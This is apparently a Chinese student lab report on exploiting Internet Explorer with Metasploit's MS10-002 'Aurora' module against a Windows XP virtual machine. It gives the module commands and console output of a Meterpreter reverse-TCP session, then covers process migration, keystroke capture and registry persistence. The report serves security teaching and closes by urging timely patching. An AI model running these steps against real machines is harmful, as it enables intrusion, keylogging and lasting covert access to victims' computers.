

实验五：客户端漏洞利用


2152701-陈玟桦


一、实验过程

本次实验是针对 IE 浏览器的漏洞进行渗透攻击。首先要配置网络环境，kali 和靶机 Windows XP 英文版的网络适配器均设为“NAT 方式”，启用主机的 VMnet8 网卡，设置 VMware 的虚拟网络编辑器的网关地址，确保虚拟机能上网即可。类似前面的实验过程，启用相应的攻击模块，设置相应的参数，使用 exploit 发动攻击。

```
root@kali: ~  
File Actions Edit View Help  
  
# Name Disclosure Date Rank Check Description  
0 exploit/windows/browser/ms10_002_aurora 2010-01-14 normal No MS10-002 Microsoft Internet Explorer "Aurora" Memory Corruption  
1 exploit/windows/browser/ms10_002_ie_object 2010-01-21 normal No MS10-002 Microsoft Internet Explorer Object Memory Use-After-Free  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/browser/ms10_002_ie_object  
  
msf6 > use exploit/windows/browser/ms10_002_aurora  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/browser/ms10_002_aurora) > set SRVPORT 80  
SRVPORT => 80  
msf6 exploit(windows/browser/ms10_002_aurora) > set URIPATH /  
URIPATH => /  
msf6 exploit(windows/browser/ms10_002_aurora) > exploit -z  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
  
[*] Started reverse TCP handler on 192.168.70.129:4444  
[*] Using URL: http://0.0.0.0:80/  
[*] Local IP: http://192.168.70.129:80/  
[*] Server started.  
msf6 exploit(windows/browser/ms10_002_aurora) > |
```

可以看到，攻击成功后，在靶机的 IE 浏览器中输入 http://攻击机的 IP 地址，靶机的运行将会变得非常卡顿，且任务管理器显示 IE 浏览器的进程占用内存大幅度增加






在攻击机中显示如下界面，说明攻击成功

```
msf6 exploit(windows/browser/ms10_002_aurora) >
[*] 192.168.137.130 ms10_002_aurora - Sending MS10-002 Microsoft Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (175174 bytes) to 192.168.137.130
[*] Meterpreter session 1 opened (192.168.137.128:4444 -> 192.168.137.130:1055) at 2024-03-22 09:12:04 -0400

msf6 exploit(windows/browser/ms10_002_aurora) > sessions -l

Active sessions
--
Id  Name  Type  Information  Connection
--
1   meterpreter x86/windows NET317-C7E3ADA8\Owner @ NET317-C7E3ADA8 192.168.137.128:4444 -> 192.168.137.130:1055 (192.168.137.130)
```

之后就可以像前面的实验一样，通过后渗透模块对靶机进行进一步渗透，前面的实验利用的是操作系统本身的漏洞，而本实验利用的是 IE 客户端的漏洞，更加具有隐匿性。但是一旦用户关闭靶机的 IE 浏览器，远程连接也会断开，此处可以做一个迁移。首先通过 session 命令进入后渗透模块，执行 run migrate -f 指令进行迁移，即使用户关闭了 IE 浏览器，连接也不会断开。迁移成功后，可以看到在靶机中启动了一个 notepad.exe 进程，在攻击机中用 ps 指令也可以看见，这就是迁移后的连接进程。




当然，run migrate 必须在用户关闭浏览器之前执行，如果觉得来不及，还可以用脚本将这个过程自动化。按以下步骤进行设置，下一次攻击成功后，进程将自动发生迁移，渗透

成功后，在后渗透模块，我们可以监听靶机的键盘输入并进行再现：

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
123456789

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

我们可以建立持久后面，下一次不需要用户打开浏览器并输入攻击机的 IP 地址，只需要用户开机就可以自动进行渗透 使用 Meterpreter 自带脚本 persistence，可以在靶机的注册表中插入一个项，并在相应位置产生一个文件，靶机开机后攻击机可自动进行渗透。



二、心得体会

本次实验是利用了系统中软件的漏洞而不是系统漏洞进行攻击，相比系统本身，系统中一些几乎每个用户都会自带而且很少被更新的软件（如 IE 浏览器）更容易渗透成功，因此我们要注意系统软件的更新，及时安装补丁。